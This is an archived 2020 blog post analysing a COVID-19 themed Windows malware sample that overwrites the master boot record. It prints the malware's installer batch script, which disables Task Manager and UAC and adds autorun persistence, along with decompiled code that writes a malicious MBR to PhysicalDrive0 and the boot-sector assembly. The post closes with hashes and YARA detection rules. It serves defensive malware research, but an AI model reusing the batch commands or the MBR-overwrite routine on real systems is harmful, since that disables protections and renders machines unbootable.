COVID19 Malware Analysis - with Kill MBR Feature

Published: 2020-04-08 · Archived: 2026-04-06 00:17:53 UTC

For couple of weeks now, the whole world are really having some hard time with the pandemic COVID-19 virus and aside from that this event was also abuse by bad guys by using this theme in their spam campaign, malicious macro document that will download malware to the infected machine or even in the actual binary files. Today I decided to look further to the code of covid19 malware that mess the MBR of the infected machine that I found in the app.any.run:

https://app.any.run/tasks/8a404eaa-f7f5-425a-a49f-ae9138ce8e1c/

Covid-19 Loader:

The note worthy behavior of this loader is extracting all of its main component to the infected machine by parsing its .rsrc section with rsrc entry type 0x0A (RAW_DATA).



figure 1: parsing the .rsrc entry

It also fetch the langauge identifier to get the language name of the infected machine and check if it is "deutsch". if yes it will use the deutsch version of its message to the user otherwise it will use english.

```
LOWORD(v2) = GetUserDefaultLangID();
VerLanguageNameA(v2, v1, 8u);
CharLowerA(lpsz);
v3 = (int)Dest;
sub_404310((int)lpsz, 8, (int)Dest);
sub_4030F0((int)&dword_40B1C8, v3);
sub_404360(lpsz);
```

```
langauge_Check((_UNKNOWN *)dword_40B1C8, (_UNKNOWN *)aDeutsch);
if ( v45 )
{
  sub_403108((int)&dword_40B1CC, aContinue_);
  sub_403108((int)&lpCaption, aError);
  sub_403108((int)&dword_40B1D4, aCanNotCreateSo);
  sub_403108((int)&dword_40B1D8, aCanNotAllocate);
  sub_403108((int)&dword_40B1DC, aWrongPassword_);
  sub_403108((int)&dword_40B1E0, aOverwrite_);
  sub_403108((int)&dword_40B1E4, aTheFile);
  sub_403108((int)&dword_40B1E8, aAlreadyExistsI);
  sub_403108((int)&dword_40B1EC, aAnUnknownError);
  sub_403108((int)&lpText, aThisProgramIsN);
  sub_403108((int)&dword_40B1F4, aChooseALocatio);
  sub_403108((int)&dword_40B1F8, aPassword);
  sub_403108((int)&lpWindowName, aPleaseEnterThe);
}
else
{
  sub_403108((int)&dword_40B1CC, aFortfahren_);
  sub_403108((int)&lpCaption, aFehler);
  sub_403108((int)&dword_40B1D4, aEinigeIncludeD);
  sub_403108((int)&dword_40B1D8, aNichtGen);
  sub_403108((int)&dword_40B1DC, aFalschesPasswo);
  sub_403108((int)&dword_40B1E0, aBerschreiben_);
  sub_403108((int)&dword_40B1E4, aDieDatei);
  sub_403108((int)&dword_40B1E8, aExistiertBerei);
  sub_403108((int)&dword_40B1EC, aEinUnbekannter);
  sub_403108((int)&lpText, aDasProgrammWir);
  sub_403108((int)&dword_40B1F4, aBitteWfhlenSie);
  sub_403108((int)&dword_40B1F8, aPasswort);
  sub_403108((int)&lpWindowName, aBitteGebenSieD);
}
```

figure 2: check machine language

and one of this rsrc entry is a batch file that will modify some registry for autorun, wallpaper/cursor modification, disabling task manager, disabling EULA and force shutdown.

```
@echo off
title coronavirus Installer
color 0c
md %homedrive%\COVID-19
move Update.vbs %homedrive%\COVID-19
move wallpaper.jpg %homedrive%\COVID-19
move cursor.cur %homedrive%\COVID-19
move end.exe %homedrive%\COVID-19
move mainWindow.exe %homedrive%\COVID-19
move run.exe %homedrive%\COVID-19
cls
attrib +H %homedrive%\COVID-19
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f
reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f
reg.exe ADD HKLM\software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d %homedrive%\COVID-19\end.exe /f
cls
echo coronavirus sucessfully installed!
echo Your computer will restart in 5 seconds to finish the installation :)
shutdown -r -t 5
pause >nul
exit
```

COVID-19 FOLDER:

It will create a folder name as "COVID-19" in homedrive with hidden attribute that contains all the component of this malware. The wallpaper and the cursor.cur will be used as soon as the machine was already infected and you will notice this before it request to restart the machine.



figure 3 : the components of this malware

I . mainWindow.exe - The GUI Announcer:

This file is responsible of creating the window UI that will be shown during the infection.This UI will tell the user that the computer was already infected and some windows tools will not working.



figure 4: UI of this malware including its help message

II. run.exe - Execution and Persistence:

This is the component file that is almost a copy of the actual loader, where it also contains the language checking and batch files in the .rsrc section with additional entry where it will execute the mainwindow.exe.

figure 5: the batch file in run.exe

III. end.exe - The MBR Killer :

This is the executable that are responsible in modifying the MBR. First it will allocate and initialized SID memory and check the Token membership of that SID.

```
if ( !(unsigned __int8)func_CheckSidAndTokenMembership() )
{
  HWND = FindWindowA("Shell_TrayWnd", 0);
  PostMessageA(HWND, 0x111, 0x1A3, 0);
}
if ( !(unsigned __int8)func_CheckSidAndTokenMembership() )
{
  do
    func_GetCommandlIne(0, (int)&v16);
  while ( !(unsigned __int8)func_RunasCommandline(0, v16, 0) );
}
```

figure 6: check the token membership of the SID

Then it will read the \\\\.\\PhysicalDrive0 where the MBR reside. the 0x200 bytes original MBR will be converted into hexAscii that will be compared to the hexAscii value of the bad MBR reside on its code. The modification of MBR start with writing the original MBR to the boot sector, next it will write the malicious MBR in same sector and last it will write its message in same sector that will be printed out upon reboot.



figure 7 : the malicious MBR

figure 8: the original MBR

```
if ( (unsigned __int8)func_CheckSidAndTokenMembership() )
{
  hFile = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000, 3, 0, 3, 0, 0);
  ReadFile(hFile, &lpOrigMBR_40C5FC, 0x200, &lpNumberOfBytesRead_40B7F4, 0);
  func_ByteToHexAsc((int)&lpOrigMBR_40C5FC, 0x1FF, (int)&OrigMBRHexAsc);
  func_ByteToHexAsc((int)&lpBadMBR_40B7FC, 0x1FF, (int)&BadMBRHexAsc);
  func_CheckIFMBRISAlreadyInfected(OrigMBRHexAsc, BadMBRHexAsc);
  if ( !infectedFlag )
  {
    CloseHandle(hFile);
    hCleanMBR = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000, 3, 0, 3, 0, 0);
    ReadFile(hCleanMBR, &lpOrigMBR_40C5FC, 512, &lpNumberOfBytesRead_40B7F4, 0);
    SetFilePointer(hCleanMBR, 0x200, 0, 0);
    WriteFile_0(hCleanMBR, &lpOrigMBR_40C5FC, lpNumberOfBytesRead_40B7F4, &unk_40B7F8, 0);
    CloseHandle(hCleanMBR);
    hBadMbr = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000, 3, 0, 3, 0, 0);
    WriteFile_0(hBadMbr, &lpBadMBR_40B7FC, 512, &unk_40B7F8, 0);
    CloseHandle(hBadMbr);
    hMBRMessage = CreateFileA("\\\\.\\PhysicalDrive0", 0x10000000, 3, 0, 3, 0, 0);
    qmemcpy(&lpMBRMessage, aCreatedByAngel, 0xC00u);
    SetFilePointer(hMBRMessage, 1024, 0, 0);
    WriteFile_0(hMBRMessage, &lpMBRMessage, 3072, &unk_40B7F8, 0);
    CloseHandle(hMBRMessage);
    sub_4037B4((int)&dword_40B7E8, (signed __int32)dword_408C40);
    sub_4037B4((int)&dword_40B7EC, (signed __int32)dword_408C40);
    sub_4037B4((int)&dword_40B7F0, (signed __int32)dword_408C40);
    func_CheckIFMBRISAlreadyInfected(dword_40B7E8, (int)dword_408C4C);
    if ( infectedFlag )
      sub_408820(v8);
    func_CheckIFMBRISAlreadyInfected(dword_40B7EC, (int)dword_408C58);
```

figure 9: the code that do the MBR modification

```
aCreatedByAngel db 'Created By Angel Castillo. Your Computer Has Been Trashed.',0Dh,0Ah
                                        ; DATA XREF: start+1E5↑o
                db 0Dh,0Ah
                db 'Discord: Windows Vista#3294',0
```

figure 10: MBR message

The malicious boot sector will only try to display the message in write in the boot sector memory. where it prints the each character using si register as the index ptr and int 10.

```
                mov     dx, 184Fh
                int     10h             ; - VIDEO - SCROLL PAGE DOWN
                                        ; AL = number of lines to scroll window (0 = blank whole window)
                                        ; BH = attributes to be used on blanked lines
                                        ; CH,CL = row,column of upper left corner of window to scroll
                                        ; DH,DL = row,column of lower right corner of window
                mov     bp, 400h        ; DATA XREF: seg000:0025↑r
                                        ; seg000:00A5↓r ...
                mov     ah, 0Eh
                mov     si, 0FFFFh

loc_53:                                 ; CODE XREF: seg000:0065↓j
                                        ; seg000:0073↓j ...
                inc     si

loc_54:                                 ; DATA XREF: seg000:006C↓r
                cmp     byte ptr ds:[bp+si], 0

loc_58:                                 ; DATA XREF: seg000:0077↓r
                                        ; seg000:0080↓r
                jz      short loc_67
                push    bp
                mov     al, ds:[bp+si+0]
                mov     bx, 7
                int     10h             ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
                                        ; AL = character, BH = display page (alpha modes)
                                        ; BL = foreground color (graphics modes)

loc_64:                                 ; DATA XREF: seg000:00BA↓r
                pop     bp
                jmp     short loc_53
```

figure 11: the malicious boot sector

IOC:

sha1: b87405ff26a1ab2a03f3803518f306cf906ab47f
md5: 9dbbfa81fe433b24b3f3b7809be2cc7f
sha256: dfbcce38214fdde0b8c80771cfdec499fc086735c8e7e25293e7292fc7993b4c
filename: KillMBR1

sha1: b2f4288577bf8f8f06a487b17163d74ebe46ab43
md5: 7def1c942eea4c2024164cd5b7970ec8
sha256: c3f11936fe43d62982160a876cc000f906cb34bb589f4e76e54d0a5589b2fdb9
filename: end.exe

sha1: d29cbc92744db7dc5bb8b7a8de6e3fa2c75b9dcd
md5: e6ccc960ae38768664e8cf40c74a9902
sha256: b780e24e14885c6ab836aae84747aa0d975017f5fc5b7f031d51c7469793eabe
filename: mainWindow.exe

sha1: 44fac7dd4b9b1ccc61af4859c8104dd507e82e2d
md5: b1349ca048b6b09f2b8224367fda4950
sha256: c46c3d2bea1e42b628d6988063d247918f3f8b69b5a1c376028a2a0cadd53986
filename: run.exe

YARA:

```
import "pe"

rule covid_mbr_gui {
    meta:
        author =  "tcontre"
        description = "detecting covid_19_main_window"
        date =  "2020-04-08"
        sha256 = "b780e24e14885c6ab836aae84747aa0d975017f5fc5b7f031d51c7469793eabe"

    strings:
        $mz = { 4d 5a }
        $s1 = "coronavirus has infected your PC!" fullword
        $s2 = "Task Manager are disabled" fullword wide

    condition:
        ($mz at 0) and all of ($s*)

    }

 import "pe"

rule covid_mbr_killer {
    meta:
        author =  "tcontre"
        description = "detecting covid_19_end_exe"
        date =  "2020-04-08"
        sha256 = "c3f11936fe43d62982160a876cc000f906cb34bb589f4e76e54d0a5589b2fdb9"
```

```
    strings:
        $mz = { 4d 5a }
        $c1 = {8A 03 C1 E8 04 40 BA DC 83 40 00 8A 44 02 FF 5A 88 02 8B C5 }
        $c2 = {8B D6 03 D2 42 03 C2 50 8A 03 24 0F 25 FF 00 00 00 40 BA DC 83 40 00 8A 44 02 FF 5A 88 02}
        $d1 = {6A 00 68 F4 B7 40 00 68 00 02 00 00 68 FC C5 40 00 53 E8 ?? ?? ?? ?? 6A 00 6A 00 68 00 02 00 00}
        $d2 = {53 E8 ?? ?? ?? ?? 6A 00 68 F8 B7 40 00 A1 F4 B7 40 00 50 68 FC C5 40 00 53 E8 ?? ?? ?? ?? 53 E8}
        $s1 = "WobbyChip" fullword

    condition:
        ($mz at 0) and $s1 and 1 of ($c*) and 1 of ($d*)

    }
  import "pe"

rule covid_runner {
    meta:
        author =  "tcontre"
        description = "detecting covid_19_unpack_run_exe"
        date =  "2020-04-08"
        sha256 = "c46c3d2bea1e42b628d6988063d247918f3f8b69b5a1c376028a2a0cadd53986"

    strings:
        $mz = { 4d 5a }
        $c = {68 0A 00 00 00 FF 74 24 04 FF 74 24 14 E8 ?? ?? ?? ?? 89 44 24 04 83 7C 24 04 00 74 24 FF 74 24 04
        $s1 = "%homedrive%\\COVID-19" fullword
        $s2 = "disabletaskmgr" fullword
        $s3 = "NoChangingWallPaper" fullword
        $s4 = "ADD HKLM\\software\\Microsoft\\Windows\\CurrentVersion\\Run" fullword

    condition:
        ($mz at 0) and 2 of ($s*) and $c

    }    tag
```

Source: https://tccontre.blogspot.com/2020/04/covid19-malware-analysis-with-kill-mbr.html